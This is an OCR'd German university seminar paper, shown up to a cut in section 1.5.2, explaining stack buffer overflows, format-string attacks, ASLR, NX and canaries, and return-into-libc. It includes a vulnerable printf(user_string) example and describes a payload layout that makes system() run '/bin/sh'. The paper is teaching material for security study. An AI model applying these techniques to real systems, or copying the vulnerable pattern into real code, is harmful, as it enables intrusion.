
Seminar

Praktische Kryptoanalyse



Universität Karlsruhe (TH)
Fakultät für Informatik
Institut für Kryptographie und Sicherheit
Europäisches Institut für Systemsicherheit

J. Müller-Quade
A. Sobreira de Almeida
D. Kraschewski

Wintersemester 2009/10

Europäisches Institut für Systemsicherheit
Institut für Kryptographie und Sicherheit
Fakultät für Informatik
Universität Karlsruhe (TH)
Am Fasanengarten 5
76128 Karlsruhe

Inhaltsverzeichnis

1 Buffer Overflows and Format String Attacks **1**
(Johannes Weiß)
1.1 Aufbau der Arbeit . . . 1
1.2 Einleitung . . . 1
1.3 Shellcodes und deren Entwicklung . . . 1
1.4 Klassische Angriffe . . . 2
1.4.1 Stackbasierte Buffer Overflow Angriffe . . . 2
1.4.1.1 Beschreibung der Vorgehensweise . . . 2
1.4.1.2 Randomisierte Adressräume . . . 4
1.4.1.3 Nichtausführbarkeits-Regeln . . . 5
1.4.1.4 Vom Compiler eingebaute Stacküberwachung . . . 5
1.4.2 Format-String-Angriffe . . . 6
1.4.2.1 Beschreibung der Vorgehensweise . . . 6
1.4.2.2 Gegenmaßnahmen . . . 6
1.5 Umgehen von Nichtausführbarkeits-Regeln . . . 6
1.5.1 Return into libc-Exploits . . . 7
1.5.2 Borrowed Code Chuncks Exploitation Technique . . . 7
1.5.3 Gegenmaßnahmen . . . 8
1.6 Smacking ASLR . . . 8
1.6.1 ret2pop-Exploits . . . 8
1.6.2 Gegenmaßnahmen . . . 9
1.7 Kombination aus ASLR und NX-Bit . . . 9
1.7.1 ret2got-Exploits . . . 9
1.7.2 Gegenmaßnahmen . . . 11
1.8 Fazit . . . 11
1.9 Anlagen . . . 11
1.9.1 Beispiel Shellcode mit Erklärung . . . 11
1.9.2 Beispiel eines ret2pop-Exploits . . . 12
1.9.2.1 Das verwundbare Programm . . . 12
1.9.2.2 Der passende Exploit . . . 13
1.9.3 Beispiel eines ret2got-Exploits . . . 14
1.9.3.1 Das verwundbare Programm . . . 14
1.9.3.2 Der passende Exploit . . . 15
Literaturverzeichnis . . . 17

Kapitel 1

Buffer Overflows and Format String Attacks

Johannes Weiß

1.1 Aufbau der Arbeit

In dieser Seminararbeit wird die Technik von Buffer Overflows, Format-String-Attacken sowie einige darüber hinausgehende Techniken und Möglichkeiten diese zu verhindern besprochen.

Bei sehr vielen dieser Attacken wird ein sogenannter Shellcode benötigt, deshalb werden wir mit diesem Thema beginnen. Anschließend werden wir die grundlegenden Techniken klassischer Buffer Overflow und Format String-Attacken kennenlernen, um dann zu ausgereifteren Techniken vorzudringen, die auch mit Randomisierung der Adressräume und nicht ausführbaren Speichersegmenten funktionieren.

Für die praktischen Betrachtungen wird hier ein Intel-32bit Prozessor unter Debian GNU/Linux (Debian sid, Linux 2.6.31.4) verwedet.

Der angesprochene Leserkreis sollte die Grundideen der Informatik-Vorlesungen „Technische Informatik" und „Systemarchitektur" bzw. „Betriebssysteme" verstanden haben.

1.2 Einleitung

Obwohl Buffer Overflows schon mindestens seit 1972 [And72] bekannt sind, stellen sie auch heute noch eine wichtige Ursache für Angriffe dar. In den Jahren 2008 und 2009 (bis Ende November) machten Buffer-Overflows laut NIST [NIS10] alleine 10% der gefundenen Sicherheitslücken aus. Wenn man in Betracht zieht, dass Buffer Overflows oft zu verheerenden Folgen führen, macht es demnach im Jahre 2009 noch durchaus Sinn, sich näher damit zu beschäftigen.

1.3 Shellcodes und deren Entwicklung

Ein Shellcode ist ein möglichst kleines Stück ausführbarer Code, nach dessen Ausführung direkte Kommandoeingaben möglich sind. Meistens werden die Kommandos in Textform in eine sogenannte *Shell* eingegeben. Es gibt auch darüber hinausgehende Shellcodes, bei denen nicht nur eine lokale Shell geöffnet wird, sondern eine Shell die über Netzwerk von außen zu erreichen ist. Da es in dieser Arbeit hauptsächlich um die Vorstellung von verschiedenen Angriffsmethoden geht, werden wir hier keinen spezifischen Shellcode benutzen, sondern davon abstrahieren. Meistens sind Angriffe und Shellcodes auch wechselseitig austauschbar. Trotzdem findet sich in Kapitel 1.9.1 ein einfaches Beispiel. Beim *Metasploit Project*[Met] finden sich eine Vielzahl von Shellcodes mit großer Funktionsvielfalt für allerlei Architekturen.

Ein Shellcode sollte möglichst klein sein, da er normalerweise einem laufenden Programm untergeschoben wird, welches sich oft in einem unstabilen Zustand befindet. Oft wird über Puffergrenzen hinaus geschrieben und je kürzer der Shellcode, desto kleiner ist die Wahrscheinlichkeit etwas zu zerstören, was später noch Gebrauch finden könnte.

1.4 Klassische Angriffe

1.4.1 Stackbasierte Buffer Overflow Angriffe

1.4.1.1 Beschreibung der Vorgehensweise

Stackbasierte Buffer Overflow Angriffe gehören mittlerweile zum absoluten Standardwissen in der Sicherheits- und Programmiercommunity. Es ist wohl die einfachste Technik einem Programm Fremd-Code unter zu schieben. Dies ist hinreichend dokumentiert, zum Beispiel bei [Ale96, Wil02].
Um stackbasiere Buffer Overflows verstehen zu können, muss man zunächst einmal das Memory Layout eines Prozesses unter Linux kennen (siehe Abbildung 1.1).




Abbildung 1.1: Dieses Bild zeigt das Memory Layout eines Prozesses unter Linux

Von besonderem Interesse ist der Stack. Wie auf dem Abbildung 1.1 gut zu sehen ist, wächst er auf den x86-Architekturen nach unten (hin zu den niedrigeren Adressen), der Speicher auf dem Stack, wird jedoch wie üblich nach oben (hin zu den höheren Adressen) beschrieben.
Auf Abbildung 1.2 kann man sehen, wie der Stack nach dem Aufrufen einer Funktion (CPU-Instruktion `CALL␣<label>`) verändert wird. Der Aufruf einer Funktion gestaltet sich in etwa so: In dem dafür vorgesehen Bereich legt die aufrufende Funktion die Parameter für die aufgerufene Funktion ab. Dann wird mittels der `CALL`-Instruktion die Subroutine aufgerufen, was unmittelbar die Rücksprungadresse (die Adresse der auf die `CALL`-Instruktion folgende Instruktion) auf den Stack ablegen wird (siehe 1.2). Anschließend wird die aufgerufene Funktion ihre lokalen Variablen ebenfalls auf den Stack legen.
Angenommen wir haben eine Funktion, die einen Puffer der Größe s Bytes als lokale Variable enthält, welcher später mit Benutzereingaben gefüllt wird (beispielsweise lesen von einem Netzwerksocket oder Einlesen von der Kommandozeile). Wenn der Programmierer nun vergisst der Einlese-Funktion die korrekte Größe des Puffers (s Bytes) zu übergeben, wäre es nun möglich den Stack beliebig lange nach oben hin zu beschreiben. In der Realität treten oft auch Fehlkalkulationen auf, die dazu führen, dass ein oder einige Bytes mehr eingelesen werden können als vorgesehen. Das zerstört zunächst einmal zufällige Daten, was auch ein Problem darstellen kann, das ist hier aber nur sekundär. Von Interesse ist an dieser Stelle die Rücksprung-Adresse, die sich etwas oberhalb der lokalen Variablen auf dem Stack befindet (siehe Abbildung 1.2). Nach dem Terminieren der aufgerufenen Funktion wird




Abbildung 1.2: Dieses Bild zeigt einen Ausschnitt des Stacks bei einem Funktionsaufruf

normalerweise durch die Instruktionen `LEAVE;␣RET` die Funktion verlassen und der Programmfluss an der auf dem Stack befindlichen Rücksprung-Adresse fortgesetzt.
Folgende Resultate sind dann möglich:

- Wird die Rücksprungadresse zufällig überschrieben, stürzt das Programm höchst wahrscheinlich ab, da versucht wird die Ausführung an der Adresse fortzuführen die rein zufällig entstanden ist.
- Bei bewusstem Überschreiben kann die Fortsetzung der Ausführung jedoch an einer *beliebigen* Stelle erzwungen werden.

Vorausgesetzt der Benutzer kennt die Adresse an der der Puffer im Speicher liegt, wäre folgendes Szenario denkbar: Zunächst füllt der Benutzer den Puffer mit einem Shellcode und puffert dann solange mit beliebigen anderen Zeichen, bis die Rücksprungadresse im Speicher erreicht ist. Anschließend werden dann Zeichen eingefügt, die der Adresse des Puffer entsprechen. Wenn das Programm nun weiter läuft, wird zunächst die aktuelle Funktion fortgesetzt. Beim Verlassen der Funktion wird jedoch die (manipulierte) Rücksprungadresse vom Stack geladen und die Ausführung dort fortgeführt. Das führt unweigerlich zur Ausführung des Shellcodes und damit zum Starten einer Shell, sei es lokal oder über Netzwerk.
Die schwierigste Aufgabe bei derartigen Angriffen ist, die Adresse des Puffers zu finden. Das kann man auf der anzugreifenden Maschine lokal mit einem Debugger erreichen. Wenn man im Besitz des gleichen Binaries ist, ist das selbst auf einem anderen Rechner möglich. Bei kommerzieller Software ist es vollkommen normal, dass jeder das gleiche Binary hat, bei OpenSource-Software ist es immerhin der Standard, dass man das Binary der Distribution benutzt, es ist also auch im Internet erhältlich.
Bevor ab Ende der 1990er die Probleme mit Buffer Overflows immer größer wurden, waren die verschiedenen Speicher-Segmente (siehe Abbildung 1.1) immer an der gleichen Stelle installiert. Man konnte die Adressen von interessanten Speicherstellen einfach hart in den Exploit eincodieren, weil sie sich von Ausführung zu Ausführung und von Rechner zu Rechner üblicherweise nicht änderten. Um die Chancen noch zu vergrößern, wird der Exploit oft künstlich durch eine Vielzahl an `NOP`-Operationen vor dem eigentlichen Beginn aufgebläht [Ale96]. Durch diese sogenannte NOP-Sled(ge)-Technik entsteht meist eine relativ große Zone vor dem Shellcode,

in die man springen kann, um die Ausführung in Gang zu bringen. Die Startadresse muss jetzt nur noch auf einige Bytes genau erraten werden und nicht mehr exakt. Auf Abbildung 1.3 sieht man eine mögliche Situation. Vorne ein recht großer NOP-Puffer, dann der eigentliche Shellcode und anschließend die erwartete Pufferadresse. In vielen Fällen wird auch die Pufferadresse oft hintereinander geschrieben um wiederum die Chance die Rücksprungadresse zu treffen zu maximieren.

Damit die hier beschriebene Variante auch funktioniert, braucht man zwei wichtige Voraussetzungen. Diese waren früher grundsätzlich gegeben, sind heute aber eher die Seltenheit. Zum einen ist es sehr wichtig, dass die genutzten Adressen konstant sind und nicht bei jeder Ausführung variieren. Die aktuellen Betriebssysteme wie Mac OS X (ab Leopard) [App], Windows (ab Windows Vista Beta 2) [How06] und GNU/Linux (ab Kernel Version 2.6.12) [Mül08] blenden die Segmente daher zufällig ein (siehe Kapitel 1.4.1.2). Andererseits muss der Stack auch ausführbar sein, damit der eingeschleuste Code überhaupt zur Ausführung kommen kann (siehe 1.4.1.3).




Abbildung 1.3: Erfolgter Overflow mit NOPs

1.4.1.2 Randomisierte Adressräume

Wenn man von randomisierten Adressräumen spricht, benutzt man normalerweise die englische Abkürzung ASLR (Address Space Layout Randomization) [Wik09a, PaX05] was hier im folgenden auch geschehen wird. ASLR ist eine Technik die entwickelt wurde, um die Vorhersagbarkeit von Adressen in einem Programm komplizierter zu machen. Das Kapitel 1.4.1.1 hat gezeigt, dass die nahezu korrekte Vorhersage von Adressen eine wichtige Voraussetzung für klassische, stackbasierte Buffer Overfow Angriffe ist.

Die Grundlage von ASLR ist, dass normale Unix-Binaries (ELF-Format) in verschiedene Segmente unterteilt sind, hier werden beispielsweise die des Standardprogramms `cat` aufgeführt:

```
$ cat /proc/self/maps
08048000-08051000 r-xp 00000000 08:03 470156     /bin/cat
08051000-08052000 rw-p 00008000 08:03 470156     /bin/cat
08052000-08073000 rw-p 00000000 00:00 0          [heap]
b7c45000-b7c7d000 r--p 001f8000 08:05 929792     /usr/lib/locale/locale-archive
b7c7d000-b7e7d000 r--p 00000000 08:05 929792     /usr/lib/locale/locale-archive
b7e7d000-b7e7e000 rw-p 00000000 00:00 0
b7e7e000-b7fbf000 r-xp 00000000 08:03 212691     /lib/i686/cmov/libc-2.10.1.so
b7fbf000-b7fc0000 ---p 00141000 08:03 212691     /lib/i686/cmov/libc-2.10.1.so
b7fc0000-b7fc2000 r--p 00141000 08:03 212691     /lib/i686/cmov/libc-2.10.1.so
b7fc2000-b7fc3000 rw-p 00143000 08:03 212691     /lib/i686/cmov/libc-2.10.1.so
b7fc3000-b7fc6000 rw-p 00000000 00:00 0
b7fdf000-b7fe1000 rw-p 00000000 00:00 0
b7fe1000-b7fe2000 r-xp 00000000 00:00 0          [vdso]
b7fe2000-b7ffe000 r-xp 00000000 08:03 212804     /lib/ld-2.10.1.so
b7ffe000-b7fff000 r--p 0001b000 08:03 212804     /lib/ld-2.10.1.so
b7fff000-b8000000 rw-p 0001c000 08:03 212804     /lib/ld-2.10.1.so
bffea000-c0000000 rw-p 00000000 00:00 0          [stack]
```

Besonders interessant ist das Stack-Segment. Ohne ASLR würde es bei jeder Ausführung in den gleichen Speicherbereich eingeblendet werden. Das würde die Vorhersagbarkeit von Adressen sehr einfach gestalten. Wenn man außerdem im Besitz des verwundbaren Binaries ist und die `NOP`-Sled(ge)-Technik (siehe Kap. 1.4.1.1 und [Ale96]) einsetzt, stellt die Entwicklung eines passenden Exploits keine größere Hürde mehr dar. Mit ASLR wird das Stack-Segment zufällig eingeblendet, bei jeder Ausführung entsteht eine neue Adresse, was an folgendem Beispiel gut erkennbar ist:

```
$ cat /proc/self/maps | grep stack
bfb77000-bfb8d000 rw-p 00000000 00:00 0          [stack]
$ cat /proc/self/maps | grep stack
bfd62000-bfd78000 rw-p 00000000 00:00 0          [stack]
$ cat /proc/self/maps | grep stack
bf9a7000-bf9bd000 rw-p 00000000 00:00 0          [stack]
$ cat /proc/self/maps | grep stack
bf9e3000-bf9f9000 rw-p 00000000 00:00 0          [stack]
$ cat /proc/self/maps | grep stack
bfbc9000-bfbdf000 rw-p 00000000 00:00 0          [stack]
```

Es gibt ASLR in verschiedenen Ausprägungen. Allen gemein ist, dass die vorhandenen Segmente an verschiedene Stellen im Adressraum eingeblendet werden. Es gibt Implementierungen, die die zufällige Einblendung von Stack, Heap, Bibliotheken, BSS, Text- und Daten-Segment unterstützen und Implementierungen, die einige, aber nicht alle dieser Segmente zufällig einblenden. Auch der Grad der Zufälligkeit (also die Anzahl der variablen Bits bei der Segment-Basis-Adresse) ist implementierungsspezifisch.
Als häufigstes Angriffsziel wird der Stack aber bei allen Implementierungen zufällig eingeblendet, was dazu führt, dass die klassischen, stackbasierten Buffer Overflows (Kap. 1.4.1.1) mit ASLR nicht mehr funktionieren oder zumindest deutlich komplizierter werden. Mit Brute Force-Methoden besteht auf 32-bit-Systemen dennoch eine relativ hohe Chance zu treffen, da der gesamte Adressraum einfach nicht groß genug ist.
Das Text-Segment, in dem sich der Code des eigentlichen Programms befindet, ist einer der Bereiche, der meist noch an statischen Adressen eingeblendet wird. Um auch dieses Segment zufällig einblenden zu können, muss der Code positionsunabhängig kompiliert worden sein (bei GCC mit `-fPIC␣-fpic`). Meist geschieht dies aber nur bei dynamischen Bibliotheken, weil es dort unverzichtbar ist, siehe dazu auch Kapitel 1.7.1.

1.4.1.3 Nichtausführbarkeits-Regeln

Eine andere Möglichkeit, die zuvor beschriebenen, Buffer-Overflow-Angriffe effektiv zu verhindern ist einige Segmente mit Nichtausführbarkeits-Regeln zu versehen (siehe Abbildung 1.1, X steht für das Ausführen-Recht). Im Folgenden wird der dafür übliche Term NX-Bit [PaX05] genutzt. Dieses Bit kann bei vielen aktuellen Prozessoren dazu genutzt werden, einzelne Speicherseiten als *nicht ausführbar* zu markieren. Wenn man dann die Regel „entweder schreibbar (exklusiv) oder ausführbar" anwendet, also jede Speicherseite entweder nur ausführbar (und lesbar) oder nur schreibbar (und evtl. lesbar) ist, werden die oben beschriebenen Angriffe unterbunden. Ein in ein, natürlich beschreibbares, Segment eingeschleuster Shellcode kann somit niemals zur Ausführung kommen.
Das NX-Bit wird von Linux auf den x86-Plattformen mit aktivierter PAE-Option (Physical Address Extension) [Wik09b] und grundsätzlich auf den AMD/Intel 64-bit-Plattformen von der Hardware und Linux unterstützt.

1.4.1.4 Vom Compiler eingebaute Stacküberwachung

Die grundsätzliche Idee der compilergenerierten Stacküberwachung ist, dass um besonders interessante Bereiche sogenannte Canary-Werte platziert werden [CPM+98, Mic08]. Diese Canary-Werte sind spezielle Wörter, die jeweils vor dem Benutzen des interessanten Stackinhalts auf ihre Unversehrtheit überprüft werden. Die häufigste Anwendung ist der Schutz der Rücksprungadresse nach unten. Platziert man hinter der Rücksprungadresse auf dem Stack einen solchen Canary-Wert, wird dieser bei einem Buffer Overflow auf die Rücksprungadresse zwangsläufig auch zerstört, es sei denn der Wert ist bekannt.
Manche solcher Systeme wie beispielsweise IBM ProPolice [IBM] schützen zusätzlich den Framepointer und versuchen Variablen umzuordnen. Jede Puffervariable (also solche die meistens von Buffer Overflows betroffen sind) wird nach oben im Stack verschoben. Andere Variablen, besonders Pointer weiter nach unten. Somit ist es nicht mehr so einfach möglich andere Variablen durch einen Buffer Overflow zu überschreiben. Dies hätte besonders im Falle von Funktionspointern einen ähnlichen Effekt wie das Überschrieben der Rücksprungadresse.

1.4.2 Format-String-Angriffe

1.4.2.1 Beschreibung der Vorgehensweise

Format-String-Angriffe [Wil02] sind immer dann möglich, wenn der Programmierer aus Bequemlichkeit oder Unwissenheit anstatt

```
printf("%s", user_modifyable_string_variable);
```

das scheinbar äquivalente, aber gefährliche

```
printf(user_modifyable_string_variable);
```

benutzt.

In den meisten Fällen wird bei beiden Aufrufen einfach der String ausgegeben, es sei denn er enthält sogenannte *Format-String*-Zeichen, beispielsweise `0x%x+%d=%d???`. Wenn so ein Wert als erster Parameter der `printf()`-Funktion (oder vergleichbarer Funktionen, die Format-Strings benutzen) auftritt, wird die Funktion 3 Integer-Werte vom Stack poppen. Den ersten wird sie als Hexadezimal-Zahl und die beiden folgenden als Dezimal-Zahlen ausgeben. Normalerweise übergibt der Programmierer der `printf()`-Funktion so viele zusätzliche Parameter, wie er Format String-Zeichen benutzt hat und alles geht wie gewünscht von statten.

Bei der Übergabe eines Benutzter-kontrollierten und mit Format-String-Zeichen versehenen Strings als ersten und einzigen Parameter, wird die `printf()`-Funktion trotzdem Werte vom Stack poppen und sie als eigene Parameter ansehen. Dies geschieht dann obwohl deren Funktion eigentlich etwas anderes sein sollte, beispielsweise lokale Variablen oder die Rücksprungadresse.

Wie wir an zahlreichen Stellen gesehen haben (und noch sehen werden) sind Adressen beim Angriff von zentraler Bedeutung, sie sollten folglich nicht preisgegeben werden.

Schlimmer als die weithin bekannten Format-String-Zeichen `%d`, `%s`, `%x`, ... ist allerdings `%n`. Laut Spezifikation [POS] *schreibt* `%n` die bisher geschriebene Anzahl Zeichen an die vom zugehörigen `int`-Pointer referenzierte Stelle. Hinzukommt, dass man bei den Format-Strings die auszugebende Länge festlegen kann, so dass der konkrete Wert auf dem Stack keine Rolle spielt. `%100d` wird beispielsweise genau 100 Zeichen ausgeben, das Puffern geschieht durch einfache Leerzeichen.

Meistens liegt der String selbst auf dem Stack und das ermöglicht letztendlich beliebige Speicheradressen zu beschrieben. Man poppt so viele unnütze Werte vom Stack, bis man am Anfang des Strings ist. Dann präpariert man den String derart, dass die ersten Zeichen der zu beschreibenden Adresse entsprechen. Durch Ausgabe von genügend Zeichen können wir einen beliebigen Inhalt schreiben. Hier soll nicht weiter auf diese Klasse von Angriffen eingegangen werden, da ASLR (siehe Kap. 1.4.1.2) diese meist leicht unterbinden kann. Außerdem können statische Quelltext-Scanner solche Schwachstellen sehr zuverlässig erkennen, so dass sie nicht mehr so häufig anzutreffen sind. Trotzdem soll gesagt sein, dass Format-String-Attacken auch heute noch zumindest als Teil eines Angriffs genutzt werden können, für Details siehe [scu01].

1.4.2.2 Gegenmaßnahmen

Auch für Format-String-Angriffe ist das in Kapitel 1.4.1.2 genannte ASLR ein wirksamer Schutz, da die nötigen Adressen nicht mehr einfach vorhersagbar sind.

1.5 Umgehen von Nichtausführbarkeits-Regeln

Im Kapitel 1.4.1.3 wurde das NX-Bit vorgestellt und warum es ein effektiver Schutz gegen klassische Angriffsmethoden (wie in Kapitel 1.4.1.1 vorgestellt) ist.

Allerdings bringt das NX-Bit alleine noch keine echte Sicherheit, da neuere Varianten von Angriffen entwickelt wurden. In diesem Kapitel werden die Ideen von *(advanced-)return-into-libc*-Exploits [Tyl02] und die *borrowed code chuncks exploitation technique*-Angriffstechnik [Kra05] vorgestellt.

1.5.1 Return into libc-Exploits

Mit dem NX-Bit braucht man also nicht mehr versuchen fertigen Shellcode zu injizieren, weil er ohnehin in einer nicht ausführbaren Seite liegen wird. Nicht einmal auf ein Kopieren eines umgebogenen Pointers kann man hoffen, da die ausführbaren Speicher-Seiten laut der „entweder ausführbar (exklusiv) oder schreibbar"-Regel nicht beschreibbar sind.

Da kein Code injizierbar ist, muss Code genutzt werden, der schon auf dem designierten Ziel-System vorhanden ist. Dazu bieten sich einerseits das verwundbare Programm selbst, und andererseits die geladenen Bibliotheken an. Da unter Linux mit an Sicherheit grenzender Wahrscheinlichkeit die *glibc* geladen ist, sind schon große Mengen an Code vorhanden, die genau das tun, was erreicht werden soll: Eine Shell starten, evtl. sogar mit Netzanbindung.

Ein sehr wichtiges Ziel einer return-into-libc-Attacke [Ner01] ist die `system()`-Funktion. Diese führt beliebige Kommandos in einer Shell aus. Nicht zu unterschätzen ist die Einfachheit dieser Funktion: Das Einzige was gebraucht wird, ist ein Pointer auf eine Speicherstelle, die das Kommando enthält, welches ausgeführt werden soll. Da in den meisten Programmen irgendwo eine Benutzereingabe durchgeführt wird, ist es meist nicht sehr schwierig, irgendwo auf den Stack oder im Heap das Kommando einzuschleusen. Ohne ASLR (bzw. im Falle des Heaps ohne Heap-ASLR) ist die Adresse des Pointers wiederum leicht zu raten. Analog zu dem `NOP`-Trick aus Kapitel 1.4.1.1 können hier anstatt der `NOP`-Operation einfache Leerzeichen benutzt werden: Die Shell ignoriert Leerzeichen genau wie die CPU `NOP`-Operationen ignoriert bzw. nichts tut.

Der Überlauf an sich wird wie in Abbildung 1.4 zu sehen installiert: Der Puffer wird so lange mit beliebigem Inhalt befüllt, bis man an die Rücksprungadresse stößt. Dort wird der Einsprungpunkt der entsprechenden libc-Funktion (z.B. `system()`) eingesetzt. Die eigentlich darauf folgende Rücksprungadresse der libc-Funktion ist uninteressant, weil wir von dort nie wieder zurückkehren möchten (in Abbildung 1.4 durch `XXXX` gekennzeichnet). Anschließend folgen die gewünschten Argumente für die Funktion. Wenn man beispielsweise eine Shell (`/bin/sh`) ausführen möchte, schreibt man am besten an den Anfang des Puffers viele Leerzeichen. Danach folgt der String `/bin/sh;␣#`, dann die Adresse der `system()`-Funktion und schließlich die Adresse des Puffers. Wenn alles wie gewünscht abläuft, terminiert die aktuelle Funktion. Sie springt aber nicht zurück, sondern in die `system()`-Funktion. Diese nimmt zu Beginn einen Pointer vom Stack, der auf einen String zeigt und führt diesen aus. Der String hat in etwa folgenden Inhalt: `␣␣␣␣␣/bin/sh;␣#!@#^&^`. Die Leerzeichen und das `/bin/sh;␣#` wurden bewusst installiert, danach folgen zufällige Speicherinhalte bis irgendwann das Null-Byte auftaucht. Wann das genau passiert, ist nicht so wichtig. Meist kann man es aber nicht in den Puffer aufnehmen, da die oftmals verwendeten String-Funktionen beim Auftauchen des Null-Bytes aufhören zu lesen.




Abbildung 1.4: Stack-Layout eines return-into-libc-Exploits

Die hier vorgestellte Methode ist die einfachste der return-into-libc-Techniken. Es gibt auch Möglichkeiten ganze Ketten von libc-Funktionen auszuführen, siehe [Ner01]. Hier sollen aber keine weiteren return-into-libc-Techniken vorgestellt werden, da sie alle das Problem haben, die genaue Adresse der libc-Funktion und oft noch die Puffer-Adresse kennen zu müssen, was sich mit ASLR (Kap. 1.4.1.2) aber sehr schwierig gestaltet.

1.5.2 Borrowed Code Chuncks Exploitation Technique

Die Borrowed Code Chunks Exploitation Technique [Kra05] (im folgenden BCCET genannt) hat Ähnlichkeiten mit der im vorherigen Kapitel (1.5.1) vorgestellten return-into-libc-Technik. Beide nutzen schon vorhandenen

Code, der in ausführbaren Seiten liegt, und bringen diesen zur Ausführung. BCCET benutzt allerdings keine ganzen Funktionen sondern verkettete Fetzen von vorhandenem Code.
Für einen solchen Exploit muss man zunächst den gewünschten Shellcode in Assembler implementieren. Anschließend sucht man sich dann die nötigen Fetzen (die Einzelteile immer gefolgt von einer `RET`-Instruktion) zusammen um diese dann zu verketten. Auf Abbildung 1.5 ist ein passendes Beispiel mit dem fiktiven Assembler-Code `AAA␣BBB␣CCC` dargestellt. Die Adressen der Instruktionen müssen genau getroffen werden, was mit ASLR, zumindest bei Bibliotheken, eigentlich unmöglich ist. Da man den Code von beliebigen Stellen nehmen kann, ist es bei größeren Programmen meist auch möglich, im Programmcode des verwundbaren Programmes selbst die nötigen Instruktionen zu finden. Das ist deutlich einfacherer, da das Programm selbst ja normalerweise in nicht zufällig eingeblendetem Speicher (vgl. Kap. 1.4.1.2) liegt.

